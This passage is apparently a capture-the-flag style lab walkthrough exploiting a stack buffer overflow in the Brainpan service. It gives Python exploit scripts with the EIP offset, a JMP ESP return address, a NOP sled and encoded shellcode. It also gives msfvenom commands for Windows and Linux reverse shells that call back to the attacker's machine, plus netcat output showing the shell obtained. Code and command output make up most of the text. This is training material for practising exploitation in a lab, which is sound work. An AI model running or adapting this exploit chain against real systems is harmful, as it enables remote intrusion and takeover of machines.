Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad
7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4A
h5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2
Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap
0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7A
s8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5
Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba
3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0B
e1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B
```

- Take our current **requestS.py** file and replace the A's with the **pattern we just created**


- **cd ~kali**
- **vi requestS.py**
- **Paste in the new pattern**



```
import socket
host = "192.168.78.3"
port = 9999

payload = "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3
Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah
1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8A
k9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6
Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As
4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1A
w2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9
Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd
7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2B"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
print s.recv(1024)
s.send(payload)
print s.recv(1024)
```

- **python requestS.py**


On Windows:



C:\Users\cyberlab\Downloads\brainpan.exe


```
[+] initializing winsock...done.
[+] server socket created.
[+] bind done on port 9999
[+] waiting for connections.
[+] received connection.
[get_reply] s = [Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0
Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae
7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3A
h4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0
Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am
7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3A
p4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0
As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au
7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3A
x4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0
Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc
7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3B
f4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2BH "]
[get_reply] copied 1003 bytes to buffer
_
```

- EIP is overwritten to: 35724134



```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASC
EDX 0022F720 ASC
EBX 7FFD7000
ESP 0022F930 ASC
EBP 72413372
ESI 00000000
EDI 00000000

EIP 35724134
```

- We must now check the pattern offset, the easiest way to do this is using metasploit framework tools
    - Navigate to metasploit framework tools directory again
    - **cd /usr/share/metasploit-framework/tools/exploit/**
    - **./pattern_offset.rb -q 35724134**




```
┌──(kali㉿kali)-[~]
└─$ cd /usr/share/metasploit-framework/tools/exploit/

┌──(kali㉿kali)-[/usr/share/metasploit-framework/tools/exploit]
└─$ ./pattern_offset.rb -q 35724134
[*] Exact match at offset 524
```


- So the offset = **524**
- We must now update the attack string with the offset to the EIP
    - **cd ~kali**
    - **vi requestS.py**
    - **Modify the code** to the below code snippet, the changes made are the offsetJunk and the EIP, as well as the s.sendall statement

```
import socket
host = "192.168.78.3"
port = 9999

offsetJunk = "A"*524
EIP = "BBBB"
payload = "C"*500

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
print s.recv(1024)

s.sendall(offsetJunk+EIP+payload)

print s.recv(1024)
```

- Execute the script to find in the windows machine that the EIP has been overwritten with 42424242 i.e. BBBB.




```
[get_reply] s = [AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCH "]
```



```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F AS
EDX 0022F720 AS
EBX 7FFDA000
ESP 0022F930 AS
EBP 41414141
ESI 00000000
EDI 00000000

EIP 42424242
```

- Must now find the JMP ESP **(**explanation found here https://security.stackexchange.com/questions/157478/why-jmp-esp-instead-of-directly-jumping-into-the-stack)
- Need to find an instruction in the assembly code for: jmp esp, call esp, or push esp; ret.
- In immunity debugger:
    - Go to **View**→ **Executable Modules** and select the file i.e. brainpan.exe
    - Right click and select **“Search -> Command”**
    - Enter the command **JMP ESP**




```
311712F3  . FFE4    JMP ESP
311712F5  . FFE1    JMP ECX
```

    - The address of the JMP ESP is input backwards so:
        - The address **311712F3** would be
        - **\xf3\x12\x17\x31**.
    - Update our payload code to the below code:


```
import socket
host = "192.168.78.3"
port = 9999

offsetJunk = "A"*524
EIP = "\xf3\x12\x17\x31"
payload = "C"*10 + “D”*10

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
print s.recv(1024)

s.sendall(offsetJunk+EIP+payload)

print s.recv(1024)
```

- Sending the above payload gives us the following registers




```
Registers (FPU)
EAX FFFFFFFF
ECX 3117303F ASCII "shitstorm@"
EDX 0022F720 ASCII "AAAAAAAAAAAAAAAAAAAAAA
EBX 7FFD700A
ESP 0022F930 ASCII "DDDDDDDDDD"
EBP 41414141
ESI 00000000
EDI 00000000

EIP 0022F944
```

- **ESP** is overwritten with 10 D’s
- This means that the first 10 C’s must be changed to NO-OP (**\x90**)
    - If there were C’s inside the ESP we would need to configure it so that they were all D’s and figure out how many C’s we would need to be changed to NO-OP to not, NO-OP inside the ESP.
- **Change C’s within the python exploit to “\x90”’s**



```
offsetJunk = "A"*524
EIP = "\xf3\x12\x17\x31"
noOps = "\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90"
payload = "\xdb\xd1\xbd\xd8\x60\xef\xc2\xd9\x74\x24\xf4\x5b\x2b\xc9\xb1\x52\x83\xeb\xfc\x31\x6b\x13\x03\xb3\x73\x
0d\x37\xbf\x9c\x53\xb8\x3f\x5d\x34\x30\xda\x6c\x74\x26\xaf\xdf\x44\x2c\xfd\xd3\x2f\x60\x15\x67\x5d\xad\x1a\xc0\xe
8\x8b\x15\xd1\x41\xef\x34\x51\x98\x3c\x96\x68\x53\x31\xd7\xad\x8e\xb8\x85\x66\xc4\x6f\x39\x02\x90\xb3\xb2\x58\x34
\xb4\x27\x28\x37\x95\xf6\x22\x6e\x35\xf9\xe7\x1a\x7c\xe1\xe4\x27\x36\x9a\xdf\xdc\xc9\x4a\x2e\x1c\x65\xb3\x9e\xef\
x77\xf4\x19\x10\x02\x0c\x5a\xad\x15\xcb\x20\x69\x93\xcf\x83\xfa\x03\x2b\x35\x2e\xd5\xb8\x39\x9b\x91\xe6\x5d\x1a\x
75\x9d\x5a\x97\x78\x71\xeb\xe3\x5e\x55\xb7\xb0\xff\xcc\x1d\x16\xff\x0e\xfe\xc7\xa5\x45\x13\x13\xd4\x04\x7c\xd0\xd
5\xb6\x7c\x7e\x6d\xc5\x4e\x21\xc5\x41\xe3\xaa\xc3\x96\x04\x81\xb4\x08\xfb\x2a\xc5\x01\x38\x7e\x95\x39\xe9\xff\x7e
\xb9\x16\x2a\xd0\xe9\xb8\x85\x91\x59\x79\x76\x7a\xb3\x76\xa9\x9a\xbc\x5c\xc2\x31\x47\x37\x2d\x6d\x09\xc3\xc5\x6c\
x95\xcf\xc7\xf8\x73\xa5\xf7\xac\x2c\x52\x61\xf5\xa6\xc3\x6e\x23\xc3\xc4\xe5\xc0\x34\x8a\x0d\xac\x26\x7b\xfe\xfb\x
14\x2a\x01\xd6\x30\xb0\x90\xbd\xc0\xbf\x88\x69\x97\xe8\x7f\x60\x7d\x05\xd9\xda\x63\xd4\xbf\x25\x27\x03\x7c\xab\xa
6\xc6\x38\x8f\xb8\x1e\xc0\x8b\xec\xce\x97\x45\x5a\xa9\x41\x24\x34\x63\x3d\xee\xd0\xf2\x0d\x31\xa6\xfa\x5b\xc7\x46
\x4a\x32\x9e\x79\x63\xd2\x16\x02\x99\x42\xd8\xd9\x19\x72\x93\x43\x0b\x1b\x7a\x16\x09\x46\x7d\xcd\x4e\x7f\xfe\xe7\
x2e\x84\x1e\x82\x2b\xc0\x98\x7f\x46\x59\x4d\x7f\xf5\x5a\x44"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((host, port))
print s.recv(1024)

s.sendall(offsetJunk+EIP+noOps+payload)
```


- We now need to create the shell exploit
- To do so we will be using a **msfvenom** console command
    - This will create a reverse shell via tcp
    - **msfvenom -p windows/shell_reverse_tcp LHOST=<KALI LINUX IP> LPORT=1234 R -e x86/shikata_ga_nai -b '\x00' -f c**
    - Remember to delete multiple lines of code go to the line you want to remove and hit "DD" in VIM
    - Make sure to re-insert the quotation marks to not break the program



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.78.4 LPORT=1234 R -e x86/shikata_ga_nai -b '\x00' -f c
```

- Now the **payload** must be changed to the following code
- See https://infinitelogins.com/2020/01/25/msfvenom-reverse-shell-payload-cheatsheet/ for more payloads
- msfvenom --list formats


- Now it is time to run the exploit
    - First we need to listen on port 1234 for the reverse shell we are creating
        - **Create a new tab on kali linux**
        - **nc -nvlp 1234**
            - 1234 is the port we used in the creation of the shell payload



```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.78.4] from (UNKNOWN) [192.168.78.3] 49226
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\cyberlab\Downloads>
```

- SUCCESS! We've attacked our windows machine port of brainpan, now we need to attack the real brainpan so we need to generate the linux shellcode.


- **msfvenom -p linux/x86/shell_reverse_tcp LHOST=<KALI-IP> LPORT=1234 R -e x86/alpha_upper -b “\x00” -f c**
- Also update the IP address of the **python attack code** to the **brainpan IP**
- **Don’t forget to re-insert quotation marks**



```
└─$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=192.168.78.4 LPORT=1234 R -e x86/alpha_upper -b '\x00' -f c
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_upper
x86/alpha_upper succeeded with size 205 (iteration=0)
x86/alpha_upper chosen with final size 205
Payload size: 205 bytes
Final size of c file: 886 bytes
unsigned char buf[] =
"\x89\xe3\xda\xd9\xd9\x73\xf4\x58\x50\x59\x49\x49\x49\x49\x43"
"\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56\x58\x34"
"\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41\x41"
"\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42\x42\x58"
"\x50\x38\x41\x43\x4a\x4a\x49\x56\x51\x39\x4b\x4b\x47\x5a\x43"
"\x46\x33\x50\x43\x46\x33\x52\x4a\x55\x52\x4b\x39\x4b\x51\x58"
"\x30\x53\x56\x38\x4d\x4b\x30\x4c\x53\x51\x49\x48\x30\x57\x4f"
"\x48\x4d\x4d\x50\x37\x39\x54\x39\x4b\x49\x32\x48\x4f\x30\x4e"
"\x48\x30\x4e\x33\x34\x35\x38\x53\x32\x35\x50\x34\x44\x49\x42"
"\x4d\x59\x4d\x31\x48\x30\x33\x56\x46\x30\x36\x31\x46\x33\x48"
"\x33\x35\x53\x4d\x59\x4b\x51\x58\x4d\x4d\x50\x50\x52\x43\x58"
"\x42\x4e\x56\x4f\x42\x53\x43\x58\x55\x38\x56\x4f\x36\x4f\x32"
"\x42\x35\x39\x4d\x59\x4b\x53\x30\x52\x36\x33\x4b\x39\x4d\x31"
"\x4e\x50\x44\x4b\x58\x4d\x4b\x30\x41\x41";
```


- **nc -nvlp 1234**
- **python requestS.py**

- We have ourselves a low-level reverse shell on brainpan!



```
┌──(kali㉿kali)-[~]
└─$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.78.4] from (UNKNOWN) [192.168.78.6] 44515
ls
checksrv.sh
web
id
uid=1002(puck) gid=1002(puck) groups=1002(puck)
```


- **Navigate to home directory to see if we can find anything useful**
    - **pwd**
    - **cd ..**



```
pwd
/home/puck
cd ..
ls
anansi
puck
reynard
```

